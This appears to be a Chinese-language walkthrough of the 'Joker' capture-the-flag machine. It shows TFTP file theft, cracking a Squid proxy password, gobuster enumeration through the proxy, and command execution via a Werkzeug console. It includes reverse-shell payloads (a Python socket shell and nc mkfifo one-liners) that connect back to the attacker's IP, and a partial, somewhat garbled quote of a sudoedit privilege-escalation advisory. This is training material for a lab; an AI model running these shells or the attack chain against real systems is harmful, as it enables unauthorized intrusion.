

Joker,web prox[使用+目錄爆破]、iptables政策、udp反彈、sudoedit漏洞[line文件]、tar[In獲取root根目錄]

```
—# nmap -sCV -p22,3128 -A 10.10.10.21
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-22 07:34 PDT
Nmap scan report for 10.10.10.21
Host is up (0.23s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.3p1 Ubuntu 1ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 88:24:e3:57:10:9f:1b:17:3d:7a:f3:26:3d:b6:33:4e (RSA)
|   256 76:b6:f6:08:00:bd:68:ce:97:cb:08:e7:77:69:3d:8a (ECDSA)
|_  256 dc:91:e4:8d:d0:16:ce:cf:3d:91:82:09:23:a7:dc:86 (ED25519)
3128/tcp  open  http-proxy   Squid http proxy 3.5.12
|_ http-server-header: squid/3.5.12
|_ http-title: ERROR: The requested URL could not be retrieved
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (94%), Linux 3.12 (94%), Linux 3.13
(94%), Linux 3.13 or 4.2 (94%), Linux 3.16 (94%), Linux 3.16 - 4.6 (94%),
Linux 3.2 - 4.9 (94%), Linux 3.8 - 3.11 (94%), Linux 4.2 (94%), Linux 4.4
(94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 3128/tcp)
HOP RTT      ADDRESS
1   228.56 ms 10.10.14.1
2   228.92 ms 10.10.10.21

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.77 seconds
```


```
└─# nmap -sU --top-ports 200 10.10.10.21
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-22 17:59 PDT
```

```
Nmap scan report for 10.10.10.21
Host is up (0.25s latency).
Not shown: 198 closed udp ports (port-unreach)
PORT      STATE      SERVICE
69/udp    open|filtered tftp
5355/udp  open|filtered llmnr


Nmap done: 1 IP address (1 host up) scanned in 214.75 seconds
```

tcp 3182 port(web)


連線失敗，看掃描有要做porx代理



進行代理



可成功連上，但需要帳密



udp 69 port(tftp)

進行連線，模糊測試資料，獲取組態檔案

```
tftp> get /etc/squid
tftp> get /etc/squid/squid.conf
```

```
(root@kali) ~
# tftp 10.10.10.21
tftp> get /etc/passwd
Error code 2: Access violation
tftp> get /etc/squid.config
Error code 1: File not found
tftp> get /etc/squid
tftp> get /etc/squid/squid.config
Error code 1: File not found
tftp> get /etc/squid/squid.conf
```

查詢squid.conf，並進行重要搜尋

移除 有關#行、空格

```
cat squid.conf | grep -v ^\# | grep .
```

```
# cat squid.conf | grep -v ^\# | grep .
acl SSL_ports port 443
acl Safe_ports port 80          # http
acl Safe_ports port 21         # ftp
acl Safe_ports port 443        # https
acl Safe_ports port 70         # gopher
acl Safe_ports port 210        # wais
acl Safe_ports port 1025-65535 # unregistered ports
acl Safe_ports port 280        # http-mgmt
acl Safe_ports port 488        # gss-http
acl Safe_ports port 591        # filemaker
acl Safe_ports port 777        # multiling http
acl CONNECT method CONNECT
http_access deny !Safe_ports
http_access deny CONNECT !SSL_ports
http_access deny manager
auth_param basic program /usr/lib/squid/basic_ncsa_auth /etc/squid/passwords
auth_param basic realm kalamari
acl authenticated proxy_auth REQUIRED
http_access allow authenticated
http_access deny all
http_port 3128
coredump_dir /var/spool/squid
refresh_pattern ^ftp:          1440      20%      10080
refresh_pattern ^gopher:      1440      0%        1440
refresh_pattern -i (/cgi-bin/|\?) 0       0%        0
refresh_pattern (Release|Packages|.gz)*$ 0       20%      2880
refresh_pattern .              0        20%      4320
```

並看到有關密碼，回去tftp找資料(找到需解密)

```
(root@kali) [~]
# tftp 10.10.10.21 webmaster
tftp> get /etc/squid/passwords
tftp> ^X^C
tftp> cat^Z
zsh: suspended  tftp 10.10.10.21

(root@kali) [~]
# cat passwords
kalamari:$apr1$zyzBxQYW$pL360IoLQ5Yum5SLTph.10
```

user : kalamari


passwd hash : \$apr1\$zyzBxQYW\$pL360IoLQ5Yum5SLTph.10

passwd : ihateseafood

```
(root@kali) [~]
# john passwd --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 ASIMD 4x2])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ihateseafood (?)
1g 0:00:01:37 DONE (2024-06-22 18:26) 0.01021g/s 74751p/s 74751c/s 74751C/s ihatespots..ihatesandra
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

ssh失敗，回去連web，但是空白畫面。。

指向127.0.0.1，有畫面



進行目錄爆破，有代理+帳密

```
gobuster dir -u http://127.0.0.1 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --proxy http://kalamari:ihateseafod@10.10.10.21:3128
```

找到好目錄


```
(root@kali)~# gobuster dir -u http://127.0.0.1 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --proxy http://kalamari:ihateseafod@10.10.10.21:3128
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://127.0.0.1
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] Proxy: http://kalamari:ihateseafod@10.10.10.21:3128
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/list (Status: 301) [Size: 251] [→ http://127.0.0.1/list/]
/console (Status: 200) [Size: 1479]
```

此目錄應該可以反彈shell



簡單測試成功，獲取靶機訊息

```
[console ready]
>>> import os

>>> os.popen("whoami")
<open file 'whoami', mode 'r' at 0x7fa430113420>
>>> os.popen("whoami").read()
'werkzeug\n'
>>> os.popen("id").read()
'uid=1000(werkzeug) gid=1000(werkzeug) groups=1000(werkzeug)\n'
>>> |
```

進行反彈，測試連到kali都失敗

第一種

```
import socket, subprocess, os, pty
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("10.10.14.4", 9200))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
pty.spawn("/bin/bash")
```

* * *

第二種

```
os.popen("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.14.4 9200 >/tmp/f")
```

查看是否有防火牆設定

```
>>> os.popen("find /etc | grep iptables").read()  
'/etc/iptables\n/etc/iptables/rules.v4\n/etc/iptables/rules.v6\n'
```

tftp讀取失敗




```
# tftp 10.10.10.21  
tftp> get /etc/iptables/rules.v4  
Error code 2: Access violation
```

進行base64編碼

```
>>> os.popen("base64 -w 0 /etc/iptables/rules.v4").read()  
'IyBHZW5lcmF0ZWQgYnkgYXB0YWJsZXMtc2F2ZSB2MS42LjAgb24gRnJpIElheSAxOSAxODowMTox\nNiAyMDE3CipmaWx0ZXIKOk1OUFVUIERSTlAgWzQxNTczOjE4Mjk1OTZdcjJpGT1JXQVJEIEFDQ0VQ\nVCBbMDowXQo6T1VUUFVUIEFDQ0VQVCBbODc4OjIyMTkzMl0KLUEgSU5QVVQgZW5zMzMgLXAgaGdGNw\nIC1tIHRjcCAtLWRwb3J0IDIyIC1qIEFDQ0VQVAotQSBjTlBVVCAtaSB1bnMzMzMgYAtCB0Y3Ag\nLW0gdGNwIC0tZHBvcnQgMzEyOCAtaSBQ0NFUFQKLUEgSU5QVVQgZW5zMzMgLXAgaGdWRwIC1q\nLUEFDQ0VQVAotQSBjTlBVVCAtaSB1bnMzMzMgYAtCBpY21wIC1qIEFDQ0VQVAotQSBjTlBVVCAtaSBs\nbyAtaSBQ0NFUFQKLUEgT1VUUFVUIClvIGVuczMzIC1wIHRjcCAtbSBzdGF0ZSAtdXN0YXRlIE5F\nVyAtaSB1BEUk9QCkNPTU1JVAojIENvbXBsZXRLZCBvbiBGcmkgTWF5IDE5IDE4OjAxOjE2IDIwMTcK'
```


在進行解碼，第三行政策，接受所有udp、icmp通過



```
# base64 -d iptables.ba64  
# Generated by iptables-save v1.6.0 on Fri May 19 18:01:16 2017  
*filter  
:INPUT DROP [41573:1829596]  
:FORWARD ACCEPT [0:0]  
:OUTPUT ACCEPT [878:221932]  
-A INPUT -i ens33 -p tcp -m tcp --dport 22 -j ACCEPT  
-A INPUT -i ens33 -p tcp -m tcp --dport 3128 -j ACCEPT  
-A INPUT -i ens33 -p udp -j ACCEPT  
-A INPUT -i ens33 -p icmp -j ACCEPT  
-A INPUT -i lo -j ACCEPT  
-A OUTPUT -o ens33 -p tcp -m state --state NEW -j DROP  
COMMIT  
# Completed on Fri May 19 18:01:16 2017
```

那改成Netcat+udp port


```
os.popen("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc -u  
10.10.14.4 9200 >/tmp/f").read()
```



無法取讀user flag(無權限)，
但能獲取sudo -l

```
$ cat user.txt  
cat: user.txt: Permission denied  
$ sudo -l  
Matching Defaults entries for werkzeug on joker:  
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, sudoedit_follow, !sudoedit_checkdir  
User werkzeug may run the following commands on joker:  
(alekos) NOPASSWD: sudoedit /var/www/*/*/layout.html  
$ which sudoedit  
/usr/bin/sudoedit  
$ ls -al /usr/bin/sudoedit  
lrwxrwxrwx 1 root root 4 Oct 17 2016 /usr/bin/sudoedit -> sudo  
$
```

針對漏洞搜尋，找到

```
searchsploit sudoedit

Exploit Title | Path
(Tod Miller's) Sudo/SudoEdit 1.6.9p21/1.7.2p4 - Local Privilege Escalation | multiple/local/11651.sh
Sudo 1.8.14 (RHEL 5/6/7 / Ubuntu) - 'Sudoedit' Unauthorized Privilege Escalation | linux/local/37710.txt
SudoEdit 1.6.8 - Local Change Permission | linux/local/470.c

# cat 37710.txt
# Exploit Title: sudo -e -a.k.a. sudoedit - unauthorized privilege escalation
# Date: 07-23-2015
# Exploit Author: Daniel Svartman
# Version: Sudo ≤1.8.14
# Tested on: RHEL 5/6/7 and Ubuntu (all versions)
# CVE: CVE-2015-5602.

Hello,console ready]
>>> import os
I found a security bug in sudo (checked in the latest versions of sudo [nc -u 10.
running on RHEL and ubuntu) when a user is granted with root access to
modify a particular file that could be located in a subset of directories.

It seems that sudoedit does not check the full path if a wildcard is used
twice (e.g. /home/*/*/file.txt), allowing a malicious user to replace the
file.txt real file with a symbolic link to a different location (e.g.
/etc/shadow).

I was able to perform such redirect and retrieve the data from the
/etc/shadow file.

In order for you to replicate this, you should configure the following line
in your /etc/sudoers file:

<user_to_grant_priv> ALL=(root) NOPASSWD: sudoedit /home/*/*/test.txt

Then, logged as that user, create a subdirectory within its home folder
